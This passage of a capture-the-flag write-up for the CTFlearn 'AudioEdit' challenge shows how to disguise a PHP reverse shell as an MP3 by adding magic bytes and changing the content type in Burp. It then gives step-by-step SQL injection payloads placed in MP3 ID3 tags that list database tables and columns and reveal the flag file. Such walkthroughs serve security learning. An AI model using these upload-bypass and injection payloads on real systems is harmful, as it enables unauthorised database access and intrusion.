
If so we should add missing part, after inserted 'Magic values':



```
ÿûÔÄp<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
"rev3rse_shell.php" [converted] 193L, 5501B                               1,14-10       Top
```

Figure 16: Vim view of reverse shell script with added missing part

Now lets try upload again (remeber to edit format and content type at burp again):


AudioEdit
Home
Upload
Browse... rev3rse_shell.php
Burp Suite Community Edition v2022.12.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw Hex

Request to https://web.ctflearn.com:443 [172.67.157.178]


```
POST /audioedit/submit_upload.php HTTP/2
Host: web.ctflearn.com
Cookie: _ga=GA1.2.704602532.1674241398; __gads=
ID=39248b7e827ce1b6-229f63c455db005a:T=1674241399:RT=1674241399:S=ALNI_MYgMfhl9KvkXJCcanSo6RDu1ZKr9A; __gpi=
UID=00000ba5bfbf5897:T=1674241399:RT=1674241399:S=ALNI_MaETCfs8z0sZNv6F8TnB8FLILVoXQ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------545602050156012149515003477O7
Content-Length: 5732
Origin: https://web.ctflearn.com
Referer: https://web.ctflearn.com/audioedit/upload.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------545602050156012149515003477O7
Content-Disposition: form-data; name="audio"; filename="rev3rse_shell.mp3"
Content-Type: audio/mpeg

ÿûÔÄp<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
```

Figure 17: Trying upload with changed magic numbers

And as we see file was uploaded sucessfully:



https://web.ctflearn.com/audioedit/edit.php?file=e81bbc708f3ef533812dd73d58eb763d2fd9a88a.mp3

Edit Audio

Author: Unknown Author

Title: Unknown Title

Pitch ratio 1

Overlap ratio 0.5


Grain size 512

Visualisation Spectrum

Figure 18: File sucessfully uploaded

But at this point take note of name of file in browser search bar (highlited at above screen). Even if we were able to upload reverse shell file, we won't be able to use it, because format .mp3 was automatically assigned to our file at server side. At this point it appears that we have to find another way.

Lets look at page after file is uploaded. We can see that two information are displayed to us:



Edit Audio

Author: Unknown Author

Title: Unknown Title

Figure 19: Author and title.

Those attributes were not uploaded by us, so we can guess that it is somehow stored in uploaded file, and while uploading, those values are stored somwhere in databse. SO inserting those values may looks like this:

```
INSERT INTO [database_name.table_name] (col1, col2, ...,
    col_name_of_file, col_Title, col_Author, ...) VALUES (
    val1, val2, ..., hashed_name_of_file, Title, Author,
    ...)
```


Listing 5: Possible SQL syntax

If this so let's find out if we are able to edit those information in file. There is tool named Easy Tag [2] which allow us to edit tags (like title, artist etc.) on .mp3 files, you can install it on Kali typing:

```
(Linux@terminal)—$ sudo apt update
(Linux@terminal)—$ sudo apt install easytag
```

Listing 6: Install Easy Tag on Kali

So try to edit those tags on one of music files:



music.mp3
Record (online-voice-recorder.com)(2).mp3


2/2: Record (online-voice-recorder.com)(2)

MPEG 1, Layer III Mode: Stereo
Bitrate: 256 kb/s Size: 77.6 kB (211.2 kB)
Sample rate: 48000 Hz Duration: 0:02 (0:06)

Title: Test Title
Artist: Test Artist

Figure 20: Easy Tag edit .mp3

And upload it on the site:



Edit Audio

Author: Test Artis

Title: Test Titl

Pitch ratio: 1

Overlap ratio: 0.5

Grain size: 512

Visualisation: Spectrum

Figure 21: Tags edited

As we see it worked, but it's worth to notice that last characters of inserted data was swallowed. Those data may be returned by SQL which looks like:

```
SELECT Title, Author FROM [database_name.table_name]
    WHERE col_name_of_file = hashed_name_of_file
```

Listing 7: Possible SQL syntax

Maybe we will also be able to upload some sql injection to above queries. Let's try for MySQL.

```
test', (SELECT GROUP_CONCAT(table_name) FROM
    information_schema.tabels WHERE table_schema=database
    ())) -- -
```

Listing 8: Possible SQL syntax

GROUP_CONCAT() will concatenate all returned values with coma separator into one row. By using table_name we will list names of all tables in database. Information_schema provides access to database metadata and information about the MySQL server. The database() function returns the name of the current database. Also additional char is inserted after comment in order to escape swallowing last character of inserted data.


Then the inserting query will be look like this:

```
INSERT INTO [database_name.table_name] (..., author,
    title, ...) values (..., 'test', (SELECT GROUP_CONCAT(
    table_name) FROM information_schema.tables WHERE
    table_schema=database())) -- -',...);
```

Listing 9: Possible SQL syntax

This will be successfull only if Author and Title were last columns in table otherwise we will get error of executing this query which will be saying that number of columns is not correct.

Let's add this query as tag Author assuming that Title is last column:




MPEG 1, Layer III
Bitrate: 256 kb/s
Sample rate: 48000 Hz
Mode: Stereo
Size: 79.9 kB (299.5 kB)
Duration: 0:02 (0:09)

Title:
Artist: s WHERE table_schema=database())) -- -
Album artist:

Figure 22: Tag Author edited

And as output after uploading we get name of table:



Edit Audio
Author: mtestt
Title: audioedit
Pitch ratio
1
Overlap ratio
0.5
Grain size
512
Visualisation
Spectrum


Figure 23: Table name

So now we would like to check what colums are in this table, to achieve that use query:

```
test', (SELECT GROUP_CONCAT(column_name) FROM
    information_schema.columns WHERE table_name='audioedit
    ')) -- -
```

Listing 10: Query to check columns

The INFORMATION_SCHEMA.COLUMNS view allows you to get information about all columns for all tables and views within a database. And as output we should get columns name from database, concatenated with colon. After uploading file with this tag we get names:



Edit Audio

Author: mtest

Title: id,file,author,title

Pitch ratio: 1

Overlap ratio: 0.5

Grain size: 512

Visualisation: Spectrum


Figure 24: Columns names

The most interesting seems to be 'file' column, to see its content let's use query:

```
test', (SELECT GROUP_CONCAT(file) FROM audioedit))-- -
```

Listing 11: Query to check columns

But when file tagged with this one is uploaded we get error:



Error inserting into database!


Figure 25: Select from audioedit

This one is caused because of INSERT statement whichc is performed during upload uses name of table on which we want to execute SELECT in the same time, so to avoid this we should use alias:

```
test', (SELECT GROUP_CONCAT(file) FROM audioedit AS
    aliased))-- -
```

Listing 12: Query to check columns

And output seems promising after uploading file with aliased tag:



Edit Audio

Author: Ctest

Title: supersecretflagf1le.mp3,cca88b6f62188ab8780282090addb7f12b31fde7.mp3,e18e0f9c248838a54ef733a7a2aa6cae91be3d95.mp3,86eca457083c3f

Pitch ratio: 1


Overlap ratio: 0.5

Grain size: 512

Visualisation: Spectrum

Figure 26: Column file

Lets take 'supersecretflagf1le.mp3' and put it into url bar of browser, replacing name of uploaded file:



https://web.ctflearn.com/audioedit/edit.php?file=supersecretflagf1le.mp3

Edit Audio

Author: ABCTF

Title: flag

Pitch ratio: 1

Overlap ratio: 0.5

Grain size: 512

Visualisation: Sonogram

Figure 27: File with flag

After changing visualisation type to sonogram we get visualised text containing the flag: **ABCTF{m3t4_inj3cti00n}**

References

[1] Burp suite. https://portswigger.net/burp/communitydownload.

[2] Easy tag. https://wiki.gnome.org/Apps/EasyTAG.

[3] Foxyproxy configuration. https://null-byte.wonderhowto.com/how-to/use-burp-foxyproxy-easily-switch-between-proxy-settings-0196630/.

[4] Pentest monkey reverse shell script. https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php.

[5] Reference to site with this challenge. https://ctflearn.com/challenge/152.

[6] Site to exploit. http://web.ctflearn.com/audioedit/.